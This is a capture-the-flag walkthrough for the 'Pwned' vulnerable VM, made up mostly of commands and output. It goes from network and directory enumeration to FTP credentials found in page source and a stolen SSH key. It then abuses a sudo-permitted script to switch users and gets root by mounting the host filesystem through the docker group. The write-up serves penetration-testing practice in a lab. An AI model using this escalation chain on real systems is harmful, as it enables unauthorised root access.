

[illegible]

```
arp-scan -l
```

```
(root@kali)-[~/Desktop/box/evm]
# arp-scan -l
Interface: eth0, type: EN10MB, MAC: 00:50:56:21:3b:5a, IPv4: 192.74.3.105
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.74.3.8      84:16:f9:ad:6e:3a      TP-LINK TECHNOLOGIES CO.,LTD.
192.74.3.103    94:e9:79:c1:ea:ad      Liteon Technology Corporation
192.74.3.108    08:00:27:3d:6d:c2      PCS Systemtechnik GmbH
192.74.3.101    4e:7b:ba:72:d3:ee      (Unknown: locally administered)
192.74.3.100    54:92:09:ef:e0:f8      HUAWEI TECHNOLOGIES CO.,LTD



5 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 2.061 seconds (124.21 hosts/sec).
5 responded
```

```
gobuster dir -u http://192.74.3.108 -w
/usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x
php,htm,html,old,bak,txt
```

gobuster - Directory/file & DNS busting tool written in Go

-w, --wordlist string Path to the wordlist. Set to - to use STDIN.

`--wordlist-offset int` Resume from a given position in the wordlist (defaults to 0)



/hacked

/vanakam_nanba


/hackerman.gif

/facebook


/whatsapp

/instagram

/pwned
/pwned.com
/pubg
/cod
/fortnite
/youtube
/kali.org
/hacked.vuln
/users.vuln
/passwd.vuln
/pwned.vuln
/backup.vuln
/.ssh
/root
/home



```
/pwned.com  
/kali.org  
/hacked.vuln  
/users.vuln  
/passwd.vuln  
/pwned.vuln  
/backup.vuln  
/.ssh  
/root
```



Ctrl+U

```
19
20
21 <?php
22 // if (isset($_POST['submit'])) {
23 //     $un=$_POST['username'];
24 //     $pw=$_POST['password'];
25 //
26 // if ($un=='ftpuser' && $pw=='B0ss_B!TcH') {
27 //     echo "welcome"
28 //     exit();
29 // }
30 // else
31 //     echo "Invalid creds"
32 // }
33 ?>
```

(\$un=='ftpuser' && \$pw=='B0ss_B!TcH')

ftp 192.74.3.108

cd share

ls -la

```

(root@kali)-[~/Desktop]
# ftp 192.74.3.108
Connected to 192.74.3.108.
220 (vsFTPd 3.0.3)
Name (192.74.3.108:root): ftpuser
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||16962|)
150 Here comes the directory listing.
drwxr-xr-x    2 0        0          4096 Jul 10  2020 share
226 Directory send OK.
ftp> pwd
Remote directory: /home/ftpuser
ftp> cd share
250 Directory successfully changed.
ftp> ls -la
229 Entering Extended Passive Mode (|||38069|)
150 Here comes the directory listing.
drwxr-xr-x    2 0        0          4096 Jul 10  2020 .
drwxrwxrwx    3 0        0          4096 Jul 09  2020 ..
-rw-r--r--    1 0        0          2602 Jul 09  2020 id_rsa
-rw-r--r--    1 0        0           75 Jul 09  2020 note.txt
226 Directory send OK.
ftp>

```

get id_rsa

get note.txt

```

ftp> get id_rsa
local: id_rsa remote: id_rsa
229 Entering Extended Passive Mode (|||43433|)
150 Opening BINARY mode data connection for id_rsa (2602 bytes).
100% |*****| 2602 6.14 MiB/s 00:00 ETA
226 Transfer complete.
2602 bytes received in 00:00 (1.02 MiB/s)
ftp> get note.txt
local: note.txt remote: note.txt
229 Entering Extended Passive Mode (|||30529|)
150 Opening BINARY mode data connection for note.txt (75 bytes).
100% |*****| 75 26.77 KiB/s 00:00 ETA
226 Transfer complete.
75 bytes received in 00:00 (21.45 KiB/s)
ftp>

```

```
(root@kali)-[~/Desktop/box/pawnd]
# cat note.txt

Wow you are here

ariana won't happy about this note

sorry ariana :(
```

```
(root@kali)-[~/Desktop/box/pawnd]
# ls
findings  flag.txt  id_rsa  nmp  note.txt

(root@kali)-[~/Desktop/box/pawnd]
# ls -la
total 28
drwxr-xr-x  2 root root 4096 Apr 25 18:35 .
drwxr-xr-x 12 root root 4096 Dec 25 04:34 ..
-rw-r--r--  1 root root   19 Nov 22 11:29 findings
-rw-r--r--  1 root root   66 Nov 22 13:41 flag.txt
-rw-r--r--  1 root root 2602 Jul  9 2020 id_rsa
-rw-r--r--  1 root root   704 Nov 21 19:31 nmp
-rw-r--r--  1 root root   75 Jul  9 2020 note.txt

(root@kali)-[~/Desktop/box/pawnd]
# chmod 600 id_rsa

(root@kali)-[~/Desktop/box/pawnd]
#
```

`vim /etc/hosts`

```
127.0.0.1    localhost
127.0.1.1    kali

::1          localhost ip6-localhost ip6-loopback
ff02::1      ip6-allnodes
ff02::2      ip6-allrouters
192.74.3.108 pwnd
```


`ssh ariana@pwnd -i id_rsa`

```
(root@kali)~[~/Desktop/box/pawnd]
# ssh ariana@pwnd -i id_rsa

The authenticity of host 'pwnd (192.74.3.108)' can't be established.
ED25519 key fingerprint is SHA256:Eu7UdscPxuaxyzophLkeILniUaKCge0R96HjWhAmpyk.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'pwnd' (ED25519) to the list of known hosts.
Linux pwnd 4.19.0-9-amd64 #1 SMP Debian 4.19.118-2+deb10u1 (2020-06-07) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Fri Nov 22 22:05:21 2024 from 192.74.3.107
ariana@pwnd:~$
```

```
ariana@pwnd:~$ ls
ariana-personal.diary  user1.txt
ariana@pwnd:~$ cat user1.txt
congratulations you Pwned ariana

Here is your user flag ↓↓↓↓↓↓

fb8d98be1265dd88bac522e1b2182140

Try harder.need become root
ariana@pwnd:~$
```

```
ariana@pwnd:~$ cat ariana-personal.diary
Its Ariana personal Diary :::

Today Selena fight with me for Ajay. so i opened her hidden_text on server. now she responsible for the issue.
```

`sudo -l`

```
ariana@pwnd:~$ sudo -l
Matching Defaults entries for ariana on pwnd:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User ariana may run the following commands on pwnd:
    (selena) NOPASSWD: /home/messenger.sh
ariana@pwnd:~$
```

`sudo -u selenia /home/messenger.sh`

```

Welcome to linux.messenger
ariana:
selenia:
ftpuser:
Enter username to send message : selenia
Enter message for selenia :/bin/bash
Sending message to selenia
id
uid=1001(selenia) gid=1001(selenia) groups=1001(selenia),115(docker)
whoami
selenia
pwd
/home/ariana
ls
cd
```

```

cd
ls
selenia-personal.diary  user2.txt
cat user2.txt
711fd6c6caad532815a440f7f295c176

You are near to me. you found selenia too.

Try harder to catch me
```

`python3 -c 'import pty; pty.spawn("/bin/bash")'`

```

python3 -c 'import pty; pty.spawn("/bin/bash")'
selenia@pwned:~$ ls
selenia-personal.diary  user2.txt
selenia@pwned:~$ cd
```


Id

docker images

```
selena@pwned:~$ whoami
selena
selena@pwned:~$ id
uid=1001(selena) gid=1001(selena) groups=1001(selena),115(docker)
selena@pwned:~$ docker images
```

REPOSITORY	TAG	IMAGE ID	CREATED	SIZE
privesc	latest	09ae39f0f8fc	4 years ago	88.3MB
<none>	<none>	e13ad046d435	4 years ago	88.3MB
alpine	latest	a24bb4013296	4 years ago	5.57MB
debian	wheezy	10fcec6d95c4	6 years ago	88.3MB

```
selena@pwned:~$
```

docker run -v /:/mnt --rm -it privesc chroot /mnt sh

```
selena@pwned:~$ docker run -v /:/mnt --rm -it privesc chroot /mnt sh
# whoami
root
```

```
root@654c720f33a6:/# cd
root@654c720f33a6:~# ls
root.txt
root@654c720f33a6:~# cat root.txt
4d4098d64e163d2726959455d046fd7c
```

You found me. i dont't expect this (◉ . ◉)

I am Ajay (Annlynn) i hacked your server left and this for you.

I trapped Ariana and Selena to takeover your server :)

You Pwned the Pwned congratulations :)

share the screen shot or flags to given contact details for confirmation

Telegram https://t.me/joinchat/NGcyGx0l5slf7_Xt0kTr7g

Instgarm ajs_walker

Twitter Ajs_walker

```
root@654c720f33a6:~#
```